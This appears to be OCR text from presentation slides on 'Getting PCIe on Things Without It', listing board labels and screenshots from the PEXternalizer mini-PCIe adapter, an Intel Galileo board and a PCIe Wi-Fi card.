

3.3V1
PCI-E1XCONN
C3
100uF
X2
22-23-2041
100uF
100nF
C1
U$2
USB3FLAT
041189H2
04065z-1
PEXternalizer 0.9
USB3FLAT
U$1
PEXternalizer 0.9


USB3FLAT
U$1
PEXternalizer 0.9


X2
PEXternalizer 0.9
USB3FLAT
U$1
PEXternalizer 0.9


7:52
Wired Network
disconnected
Wireless Networks
OpenWrt
Disconnect
HOME1234
HOWARD
KYM-PC_Networkn
stevensen
Connect to Hidden Wireless Net
Create New Wireless Network...
VPN Connections
✓ Enable Networking
✓ Enable Wireless
Connection Information
Edit Connections...
RNX-N150PCe v2
150Mbps
2.4GHz Wireless N
PCI-E Adapter
2052500348
Rev:2.0

# Getting PCIe on Things Without It



ARDUINO


Search the Arduino Website


Home Buy Download Products Learning Reference Support Blog LOG IN SIGN UP


# Intel Galileo


*Intel Galileo Front*

*Intel Galileo Back*



PEXternalizer Mini 0.9
Mini PciE eXternalizer
https://github.com/
securelyfitz/PEXternalizer
PEXternalizer Mini 0.9
USB3FLAT
U$2
04065z-1
1
15
17
51
PEXternalizer Mini 0.9
Mini PciE eXternalizer
https://github.com/
securelyfitz/PEXternalizer
PEX
0.9
USB3FLAT
U$2
04065z-1
1
15
17
51


09 H25321-400
MAC 984FEE000FB1
10/100 LAN
UART
DIGITAL (PWM~)
TX→1
RX←0
intel Galileo
DESIGNED IN IRELAND
SN FZGL349003BA
ICSP
ANALOG IN
A0 A1 A2 A3 A4 A5
IOREF
RESET
3.3V
5V
POWER
VIN
REBOOT
COIN
5V PWR
SDIO
JTAG
USB HOST
USB CLIENT



msi
msi
CAUTION

